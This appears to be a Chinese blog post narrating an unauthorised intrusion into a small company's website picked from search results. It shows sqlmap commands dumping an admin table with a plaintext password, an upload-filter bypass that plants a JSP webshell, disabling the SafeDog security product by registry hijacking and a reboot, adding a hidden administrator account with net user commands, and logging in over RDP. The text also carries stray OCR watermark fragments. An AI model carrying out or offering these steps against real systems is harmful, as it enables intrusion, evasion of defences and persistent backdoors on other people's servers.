


为了招新打素材，就开始在百度上随便找个合适的小网站搞一搞了。

关键字 ArticleShow.jsp?productid=


开始漫长的搜索过程。

最后目标落在一个小公司的网站上。



开始注入尝试。

and 3=3 显示正常。



# Roses



without pre-  
order, all ap-  
y and are n

without pre-  
order, all ap-  
y and are n

```

get URL

```



```
C:\Users\F535\Desktop\sqlmap>python sqlmap.py -u "http://192.168.1.100/ArticleShow.jspx?productid=2" -v 2 --level 3 --delay 1 --dbs
```

```
available databases [2]:  
[*] bjhtxn  
[*] information_schema
```

只有一个，轻松愉快。

爆表。

```
C:\Users\F535\Desktop\sqlmap>python sqlmap.py -u "http://192.168.1.100/ArticleShow.jspx?productid=2" -v 2 --level 3 --delay 1 -T bjhtxn --tables
```

```
Database: bjhtxn  
[2 tables]  
+-----+  
| manager |  
| th_appfile |  
| th_appitem |  
| th_class |  
| th_cscase |  
| th_download |  
| th_job |  
| th_news |  
| th_notice |  
| th_onlinecs |  
| th_product |  
| th_project |  
+-----+
```

这样看只有 manager 对我们有点用了。

爆 manager 内容。

```
C:\Users\F535\Desktop\sqlmap>python sqlmap.py -u "http://192.168.1.100/ArticleShow.jspx?productid=2" -v 2 --level 3 --delay 1 -D bjhtxn -T manager --dump
```

```
Database: bjhtxn  
Table: manager  
[1 entry]  
+-----+-----+-----+-----+  
| adminid | power | adminname | adminpassword |  
+-----+-----+-----+-----+  
| bjhtxn | all | Manager | eeinguaongingeng2008 |  
+-----+-----+-----+-----+
```

哇。。这密码还明文。。不当人。。

找后台地址吧。。



数据库中存放管理员的表是 manager，那么我们可以猜测后台地址是 manage 呢？试一试就知道了。



然而不行。。

那不猜测了，直接用御剑扫一下。

扫描信息: ~~http://www.163.com/error/usure.jsp~~ 扫描线程: 100 扫描速度: 869/秒

ID	地址	HTTP响应
1	<del>http://www.163.com/index.jsp</del>	200
2	<del>http://www.163.com/manager/login.jsp</del>	200
3	<del>http://www.163.com/lk.jsp</del>	200
4	<del>http://www.163.com/lk;lk.jsp</del>	200

Ro\$es

没等扫描完，就出现了想要的东西了。。

猜测已经很接近了。。就是没多想。。

上后台吧

系统登录 Ro\$es

管理员:


管理员密码:

[返回首页](#)

登录界面简单大气。



用 Burpsuite 来一波截断吧。



Content-Type: image/jpeg

Ro\$es

重放。

null请把有图片的文件名复制到相应的文本框中已添加图片的访问路径  
第一个为产品的图片，第二个为性能指标的表格图片，第三个为备用图片（不需要可不用复制此文件名）

WebData/Product/Photo/skull.jsp.jpg



Ro\$es

好像不行？

右键复制图片地址看看

http://[redacted]/manager/WebData/Product/Photo/skull.jsp%EF%BF%BD.jpg


Ro\$es

似乎是有点问题

不过不一定，前一幅图的意思是图片已经上传成功，让我们手动添加路径的，但两个路径是不相同的，那会不会我们的大马是上传成功了，而且没有重命名的呢？

尝试访问一下就知道了。反正有的是时间。

尝试用网站回显的地址先试试。



Ro\$es

Password:  Login


Copyright © 2009 NinTy [www.Forji.com](http://www.Forji.com)

成功了。。



用大马上传一句话木马利用吧。感觉还是菜刀方便一点。

来吧。whoami 开始。



直接就 system 了....

看看任务。

D:\www\web\... \ROOT>tasklist /svc

映像名称	PID 服务
System Idle Process	0 暂缺
System	4 暂缺
smss.exe	308 暂缺
csrss.exe	360 暂缺
winlogon.exe	384 暂缺
services.exe	432 Eventlog, PlugPlay
lsass.exe	444 NtLm Ssp, PolicyAgent, Protected Storage, SamSs
svchost.exe	596 DcomLaunch
svchost.exe	680 RpcSs
svchost.exe	740 Dhcp, Dnscache
ZhuDongFangYu.exe	756 ZhuDongFangYu
svchost.exe	824 AudioSrv, CryptSvc, dmserver, EventSystem, HidServ, lanmanserver, lanmanworkstation, Netman, Nla, Schedule, SENS, ShellHWDetection, winmgmt
msdtc.exe	1052 MSDTC
httpd.exe	1156 Apache2.2
Jetty-Service.exe	1196 DVC seeds Release
inetinfo.exe	1216 IISADMIN, NntpSvc, SMTPSVC
jqs.exe	1244 JavaQuick Starter Service
sqlservr.exe	1320 MSSQLSERVER
mysqld-nt.exe	1432 mysql
SafeDogUpdateCenter.exe	1628 Safedog Update Center
ServiceDaemon.exe	192 Serv II
httpd.exe	668 暂缺
sqlagent.exe	3432 SQLSERVERAGENT
svchost.exe	3504 TermService
tomcat5.exe	3528 tomcat501
tomcat5.exe	3572 tomcat502
tomcat5.exe	3936 tomcat504
tomcat5.exe	4112 tomcat505
tomcat5.exe	4432 tomcat508
tomcat5.exe	4644 tomcat509
tomcat5.exe	4784 tomcat510

Roses

Ro\$es

tomcat6.exe	6104 tomcat614
tomcat6.exe	6124 tomcat617
tomcat6.exe	3948 tomcat619
tomcat6.exe	4048 tomcat650radiokcom
tomcat6.exe	6220 tomcat667
tomcat6.exe	6564 tomcat670
tomcat6.exe	6692 tomcat672
tomcat6.exe	6788 tomcat677
svchost.exe	7136 W32Time
winvnc4.exe	7304 WinVNC4
tomcat6.exe	7332 xuriyiliao
mssearch.exe	7480 MSSEARCH
java.exe	8432 暂缺
mysqld-nt.exe	9160 mysql3305
wmiprvse.exe	9600 暂缺
mysqld-nt.exe	8824 mysql3309
tomcat6.exe	9508 tomcat618
tomcat5.exe	1564 tomcat507
tomcat5.exe	8956 tomcat563wyebd
tomcat5.exe	6888 tomcat515
mysqld-nt.exe	10964 mysql3308
tomcat6.exe	10540 tomcat665
csrss.exe	11520 暂缺
winlogon.exe	11544 暂缺
wmiprvse.exe	3448 暂缺
rdpclip.exe	9380 暂缺
conime.exe	11040 暂缺
explorer.exe	11524 暂缺
mscmd.exe	10896 暂缺
360tray.exe	8916 暂缺
SafeDogTray.exe	10576 暂缺
ctfmon.exe	11840 暂缺
ServUTray.exe	10640 暂缺
mmc.exe	11400 暂缺
SafeDogGuardCenter.exe	10716 SafeDogGuardCenter
csrss.exe	11216 暂缺
winlogon.exe	10920 暂缺
logon.scr	11168 暂缺
cmd.exe	10808 暂缺
tasklist.exe	6432 暂缺

巨量的 tomcat 进程。。。一个服务器居然有这么多个网站。。。

然后还运行着 360 全套和服务狗安全狗。

看看端口。

TCP	0.0.0.0:3308	0.0.0.0:0	LISTENING	10964
TCP	0.0.0.0:3309	0.0.0.0:0	LISTENING	8824
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	3504
TCP	0.0.0.0:5001	0.0.0.0:0	LISTENING	192
TCP	0.0.0.0:5002	0.0.0.0:0	LISTENING	192

Ro\$es

巨量端口。。不过看到 3389 端口了，跟 tasklist 对比，可以确认远程连接端口没有改，依然是 3389。

尝试下 net user。

```
D:\www\web\10.10.10.10\ROOT>net user
```

\\的用户帐户

Administrator	apache	ASPNET
ftp	Guest	IUSR_YMHQ-SERVER
IWAM_YMHQ-SERVER	MYSQL_SF_2SKC7W	MYSQL_SF_5ISNXW
MYSQL_SF_5V4BW2	MYSQL_SF_BU5YXD	MYSQL_SF_FAMILYU
sinoweb	SQLDebugger	SUPPORT_388945a0
tomcat501	tomcat502	tomcat503
tomcat504	tomcat505	tomcat506
tomcat507	tomcat508	tomcat509
tomcat510	tomcat511	tomcat512
tomcat513	tomcat514	tomcat515
tomcat516	tomcat601	tomcat602
tomcat603	tomcat604	tomcat605
tomcat606	tomcat607	tomcat608
tomcat609	tomcat610	tomcat611
tomcat612	tomcat613	tomcat614
tomcat615	tomcat616	tomcat617
tomcat618	tomcat619	tomcat652
tomcat666	tomcat667	tomcat668
tomcat672	tomcat673	tomcat677

命令运行完毕，但发生一个或多个错误。

Ro\$es

一堆用户。

尝试添加用户。

```
D:\www\web\10.10.10.10\ROOT>net user ro$es 123456 /add
```

命令成功完成。

Ro\$es

回显成功。

net user 确认下。

```
D:\www\web\10... \ROOT>net user
```

*R0\$es*

\\的用户帐户

---

Administrator	apache	ASPNET
ftp	Guest	IUSR_YMHQ-SERVER
IWAM_YMHQ-SERVER	MYSQL_SF_2SKC7W	MYSQL_SF_5ISNXW
MYSQL_SF_5V4BW2	MYSQL_SF_BU5YXD	MYSQL_SF_FAMLYU
sinoweb	SQLDebugger	SUPPORT_388945a0
tomcat501	tomcat502	tomcat503
tomcat504	tomcat505	tomcat506
tomcat507	tomcat508	tomcat509
tomcat510	tomcat511	tomcat512
tomcat513	tomcat514	tomcat515
tomcat516	tomcat601	tomcat602
tomcat603	tomcat604	tomcat605
tomcat606	tomcat607	tomcat608
tomcat609	tomcat610	tomcat611
tomcat612	tomcat613	tomcat614
tomcat615	tomcat616	tomcat617
tomcat618	tomcat619	tomcat652
tomcat666	tomcat667	tomcat668
tomcat672	tomcat673	tomcat677


命令运行完毕，但发生一个或多个错误。

并没有添加的用户。

看来是安全狗的问题。

试试直接远程连接。





连接不了。

确认端口是正确的。那只能是安全狗在搞鬼了。

要想办法过狗了。

先试试执行 taskkill，杀掉安全狗进程。



没回显。查看 tasklist，安全狗依然运行。

要找别的方法。

经过了漫长的搜索，终于用谷歌搜出了一个比较靠谱的方法。（是的，不知道为啥百度找不到这个。）

利用安全狗本身突破安全狗添加管理员

首先用 exp 获得 system 权限。（本身就是 system 了，不用再上 exp）

上传一个注册表脚本。

内容如下：



打格子的地方填写一个可以运行的程序。txt 也可以。

然后 regedit /s 脚本名称.reg

执行脚本。

然后 shutdown /r，重启机器，就能杀掉安全狗进程。

这个方法主要是用注册表挟持了安全狗的进程，使其无法正确运行。

就试试吧。

```
D:\www\web\... \ROOT\WebData\123>regedit /s regedit.reg  
D:\www\web\... \ROOT\WebData\123>shutdown /r
```

Roses

这时可以打开网站看看。打不开的话，证明命令执行成功了。等网站正常打开，就是重启结束了。

几分钟等待，网站打开正常了，二话不说 tasklist 看看。

D:\www\web\...>tasklist /svc

映像名称	PID 服务
System Idle Process	0 暂缺
System	4 暂缺
smss.exe	304 暂缺
csrss.exe	356 暂缺
winlogon.exe	380 暂缺
services.exe	428 Eventlog, PlugPlay
lsass.exe	440 NtLm Ssp, PolicyAgent, Protected Storage, SamSs
svchost.exe	592 DcomLaunch
svchost.exe	676 RpcSs
svchost.exe	736 Dhcp, Dnscache
ZhuDongFangYu.exe	752 ZhuDongFangYu
svchost.exe	820 AudioSrv, CryptSvc, dmserver, EventSystem, HidServ, lanmanserver, lanmanworkstation, Schedule, SENS, ShellHWDetection, winmgmt
msdtc.exe	1044 MSDTC
httpd.exe	1148 Apache2.2
Jetty-Service.exe	1188 DVC seeds Release
inetinfo.exe	1208 IISADMIN, NntpSvc, SMTPSVC
jqs.exe	1236 JavaQuickStarterService
sqlservr.exe	1276 MSSQLSERVER
mysqld-nt.exe	1420 mysql
mysqld-nt.exe	1504 mysql3308
mysqld-nt.exe	1552 mysql3309
SafeDogUpdateCenter.exe	1592 Safedog Update Center
ServUDaemon.exe	144 Serv-U
sqlagent.exe	884 SQLSERVERAGENT
svchost.exe	900 TermService
tomcat5.exe	1844 tomcat501
httpd.exe	1760 暂缺
Update.exe	2056 暂缺
tomcat5.exe	3980 tomcat502
tomcat5.exe	4576 tomcat504
tomcat5.exe	4640 tomcat505
tomcat5.exe	4772 tomcat507

R0\$es

tomcat5.exe	4904 tomcat508
tomcat5.exe	4968 tomcat509
tomcat5.exe	5164 tomcat510
tomcat5.exe	5252 tomcat513
tomcat5.exe	5628 tomcat515
tomcat5.exe	5888 tomcat563wyebd
tomcat6.exe	6104 tomcat601
tomcat6.exe	4016 tomcat602
tomcat6.exe	4436 tomcat606
tomcat6.exe	5600 tomcat607
tomcat6.exe	6308 tomcat608
tomcat6.exe	6324 tomcat609
tomcat6.exe	6520 tomcat613
tomcat6.exe	6644 tomcat614
tomcat6.exe	6900 tomcat617
tomcat6.exe	6984 tomcat618
java.exe	7000 暂缺
tomcat6.exe	7208 tomcat619
tomcat6.exe	7280 tomcat650radiokcom
tomcat6.exe	7464 tomcat665
tomcat6.exe	7728 tomcat667
tomcat6.exe	7872 tomcat670
tomcat6.exe	7960 tomcat672
tomcat6.exe	8048 tomcat677
svchost.exe	4156 W32Time
winvnc4.exe	4452 WinVNC4
tomcat6.exe	8300 xuriyiliao
mssearch.exe	8528 MSSEARCH
mysqld-nt.exe	9004 mysql3305
wmiprvse.exe	9624 暂缺
cmd.exe	9752 暂缺
tasklist.exe	9760 暂缺
wmiprvse.exe	9788 暂缺

Roses

SafeDogGuardCenter.exe 果然不见了！

这样安全狗主动防御就没了！

这时再来添加用户看看

```
D:\www\web\123456\ROOT>net user ro$es 123456 /add
命令成功完成。
```

Ro\$es

```
D:\www\web\123456\ROOT>net user
```

\\的用户帐户

```
-----
Administrator      apache      ASPNET
ftp                 Guest      IUSR_YMHQ-SERVER
IWAM_YMHQ-SERVER    MYSQL_SF_2SKC7W    MYSQL_SF_5ISNXW
MYSQL_SF_5V4BW2     MYSQL_SF_BU5YXD    MYSQL_SF_FAMLYU
ro$es              sinoweb     SQLDebugger
SUPPORT_388945a0    tomcat501      tomcat502
tomcat503          tomcat504      tomcat505
tomcat506          tomcat507      tomcat508
tomcat509          tomcat510      tomcat511
tomcat512          tomcat513      tomcat514
tomcat515          tomcat516      tomcat601
tomcat602          tomcat603      tomcat604
tomcat605          tomcat606      tomcat607
tomcat608          tomcat609      tomcat610
tomcat611          tomcat612      tomcat613
tomcat614          tomcat615      tomcat616
tomcat617          tomcat618      tomcat619
tomcat652          tomcat666      tomcat667
tomcat668          tomcat672      tomcat673
tomcat677
```

命令运行完毕，但发生一个或多个错误。

成功了！

添加管理员权限吧。



```
D:\www\web\11.11.11\ROOT>net localgroup administrators ro$es /add
命令成功完成。

D:\www\web\11.11.11\ROOT>net localgroup administrators
别名 administrators
注释 管理员对计算机域有不受限制的完全访问权


成员

-----
Administrator
ro$es
sinoweb
命令成功完成。
```

*Ro\$es*

成功成功成功！

远程连接吧



连不上。不过这个可能是最大连接数问题。

用 `mstsc /v:x.x.x.x /admin` 命令连接。


C:\Users\525\Desktop\sqlmap>mstsc /v:119.1.1.1:3389 /admin



Roses

成。功。了。

登录。



大功告成。。

总结&思考：

- 1.安全狗是真的恶心。。不过整个过程真的很嗨。。
- 2.为什么整个过程 360 无作为？
- 3.为什么我上传大马和一句话安全狗和 360 一点反应都没有？( 不知道是不是我两个马都是能过狗和 360 的，是就厉害了。。)
- 4.system 权限下修改注册表，360 不阻止？

Ro\$es